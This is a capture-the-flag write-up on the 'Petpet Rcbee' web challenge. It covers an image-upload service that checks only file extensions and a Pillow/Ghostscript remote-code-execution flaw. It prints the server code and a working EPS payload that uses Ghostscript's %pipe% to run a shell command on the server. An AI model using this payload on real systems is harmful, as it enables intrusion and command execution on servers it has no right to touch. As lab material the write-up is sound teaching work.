Petpet Rcbee


Capture the Flag Challenge.

Link: Challenge can be found here.

Overview:

*Note – during the repost, it may the addresses displayed of the remote server used – changes throughout the report. As the virtual machine uses needs to be constantly restarted every few hours.


The website is a page that has the feature of file upload:



Method:

The usual approached of web developer tools and ‘Dirbuster’ didn’t reveal anything of significance. So It would seem the method to crack the website is some vulnerability in its file uploading mechanism.

So I uploaded a file while monitoring the uploading with BurpSuite, and in the http-response I got the response:



While the website itself does not display any visible indication for failed upload.

So the task in hand is to figure out what is ‘proper filename’?

Examining the server side (which is given to us by the challenge managers)

Would reveal that the allowed files are files of certain file extensions:

```
6   ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg'])
7
8   generate = lambda x: os.urandom(x).hex()
9
10  def allowed_file(filename):
11      return '.' in filename and \
12          filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS
```

png, jpg, jpeg.

What’s more – the server determines if the file is allowed – solely by extension check, with no proper check of the file itself, it means that if we take some txt file, change it to jpg and then upload it – the file would be accepted by the server.

How can we utilize that? For that we need to inspect further the server side:

```python
import tempfile, glob, os
from werkzeug.utils import secure_filename
from application import main
from PIL import Image

ALLOWED_EXTENSIONS = set(['png', 'jpg', 'jpeg'])

generate = lambda x: os.urandom(x).hex()

def allowed_file(filename):
    return '.' in filename and \
        filename.rsplit('.', 1)[1].lower() in ALLOWED_EXTENSIONS

def petmotion(bee, frames):
    outputFrames = []

    for frame in frames:
        newFrame, i = Image.new('RGBA', frame.size), frames.index(frame)
        width   = int(75*(0.8 + i * 0.02))
        height  = int(75*(0.8 + i * 0.05))
        kaloBee = bee.resize((width, height))
        frame   = frame.convert('RGBA')
        newFrame.paste(kaloBee, mask=kaloBee, box=(30, 37))
        newFrame.paste(frame, mask=frame)
        outputFrames.append(newFrame)

    return outputFrames

def save_tmp(file):
    tmp  = tempfile.gettempdir()
    path = os.path.join(tmp, secure_filename(file.filename))
    file.save(path)
    return path

def petpet(file):

    if not allowed_file(file.filename):
        return {'status': 'failed', 'message': 'Improper filename'}, 400

    try:

        tmp_path = save_tmp(file)

        bee = Image.open(tmp_path).convert('RGBA')
        frames = [Image.open(f) for f in sorted(glob.glob('application/static/img/*'))]
        finalpet = petmotion(bee, frames)

        filename = f'{generate(14)}.gif'
        finalpet[0].save(
            f'{main.app.config["UPLOAD_FOLDER"]}/{filename}',
            save_all=True,
            duration=30,
            loop=0,
            append_images=finalpet[1:],
        )

        os.unlink(tmp_path)

        return {'status': 'success', 'image': f'static/petpets/{filename}'}, 200

    except:
        return {'status': 'failed', 'message': 'Something went wrong'}, 500
```

The main function in this script is ‘petpet’ (invoked from routes api/upload)

And it calls to Library function ‘PIL.Image’ (PIL is short for pillow image processing library).

Looking at the Dockerfile:

```
# Install Pillow component
RUN curl -L -O https://github.com/ArtifexSoftware/ghostpdl-downloads/releases/download/gs923/ghostscript-9.23-linux-x86_64.tgz \
    && tar -xzf ghostscript-9.23-linux-x86_64.tgz \
    && mv ghostscript-9.23-linux-x86_64/gs-923-linux-x86_64 /usr/local/bin/gs && rm -rf /tmp/ghost*

```

It seems the installation of the Pillow component uses ghostscript.

After extensive research - I found there is a vulnerability in the pillow library(1)

That allows remote code execution via ghostscript that the server runs,

So if we take ghotscript file, set it with jpg file, the server should accept it and run the script.

What we need to do now is to run the script that will obtain the flag.


After some research I came up with a script:

```
%!PS-Adobe-3.0 EPSF-3.0
%%BoundingBox: -0 -0 100 100

userdict /setpagedevice undef
save
legal
{ null restore } stopped { pop } if
{ legal } stopped { pop } if
restore
mark /OutputFile (%pipe%cat flag >> /app/application/static/petpets/flag.txt)
currentdevice putdeviceprops
```

Time to test it:

I uploaded the fake jpg, containing the script, then tried to access to the location it was saved (in the script):




```
HTB{c0mfy_bzzzzz_rcb33s_v1b3s}
```

We got the flag!

Conclusions:

I did learn new things – the use of ‘ghostScript’ and ‘Postscript’ which I had zero knowledge about its existence.

The Importance of the inspection of the Dockerfile as well as the server-code, if they are available.

And to look for remote code execution, like in other web application challenges.

The script used in order to obtain the flag can be downloaded here.

Pay in mind the script is downloaded with ‘txt’ extension – Please change the extension for ‘jpg’ in order to make it work.

References:

(1): pillow RCE vulnerability